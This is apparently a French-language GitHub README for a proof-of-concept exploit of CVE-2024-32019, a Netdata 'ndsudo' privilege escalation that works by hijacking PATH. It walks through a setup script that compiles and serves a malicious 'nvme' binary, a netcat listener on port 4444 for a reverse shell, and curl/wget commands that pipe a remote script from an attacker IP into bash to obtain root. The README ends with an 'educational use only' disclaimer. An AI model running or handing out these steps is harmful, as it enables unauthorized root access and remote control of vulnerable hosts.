 80ottanta80/cve-2024-32019-poc
Script Bash pour l'élévation de privilèges via "ndsudo" (Exploit local Netdata)

Script Bash pour l'élévation de privilèges via "ndsudo" (Exploit local Netdata)
>= v1.45.0, < v1.45.3
>= v1.44.0-60, < v1.45.0-169
L'outil "ndsudo" exécute un ensemble restreint de commandes externes, mais les chemins de recherche sont fournis par les variables d'environnement "PATH".
En changeant la variable d'environnement "PATH" vers un chemin auquel nous avons accès, nous pouvons contrôler où ndsudo cherche les commandes et en créer une contenant du code malveillant.
Cet exploit repose sur l'hypothèse que la machine cible et la machine attaquante sont sur le même réseau.
Nous pouvons générer et déployer automatiquement le fichier nécessaire à l'attaque en exécutant "setup_exploit_server.sh"
$ ./setup_exploit_server.sh YOUR_IP

--------- Exploit Infrastructure Setup by Ottanta ---------

[+] Using server IP: YOUR_IP
[+] Creating exploit directory: /tmp/exploit
[+] Creating ndsudo_pe.sh script file...
[+] Creating nvme.c exploit file...
[+] Compiling nvme binary...
[+] nvme binary compiled successfully
[+] Starting web server on port 80...
[+] Web server started with PID: 9350
[+] nvme binary is available at: http://YOUR_IP/nvme
[!] Now run the privilege escalation exploit in the victim terminal
[!] Make sure to start listener: nc -nlvp 4444

Press Enter to stop the web server and clean up...
Ce script créera tous les fichiers nécessaires à l'attaque configurés avec votre adresse IP.
Après avoir déployé notre serveur web, nous démarrons un écouteur sur un autre shell :
# We start a listener with Netcat, but you can use anything else
$ nc -nlvp 4444
listening on [any] 4444 ...

Selon notre client HTTP, nous pouvons télécharger et exécuter notre exploit.
# If we have curl
$ curl -L http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP

# If we have wget
$ wget -qO- http://YOUR_IP/ndsudo_pe.sh | bash -s -- YOUR_IP
Si tout a été fait correctement, nous devrions maintenant avoir un shell root.
Cette preuve de concept est uniquement destinée à des fins éducatives et de test autorisé.
L'utilisation non autorisée contre des systèmes que vous ne possédez pas ou pour lesquels vous n'avez pas d'autorisation explicite de test est illégale.
Les auteurs ne sont pas responsables de toute utilisation abusive de ces informations.
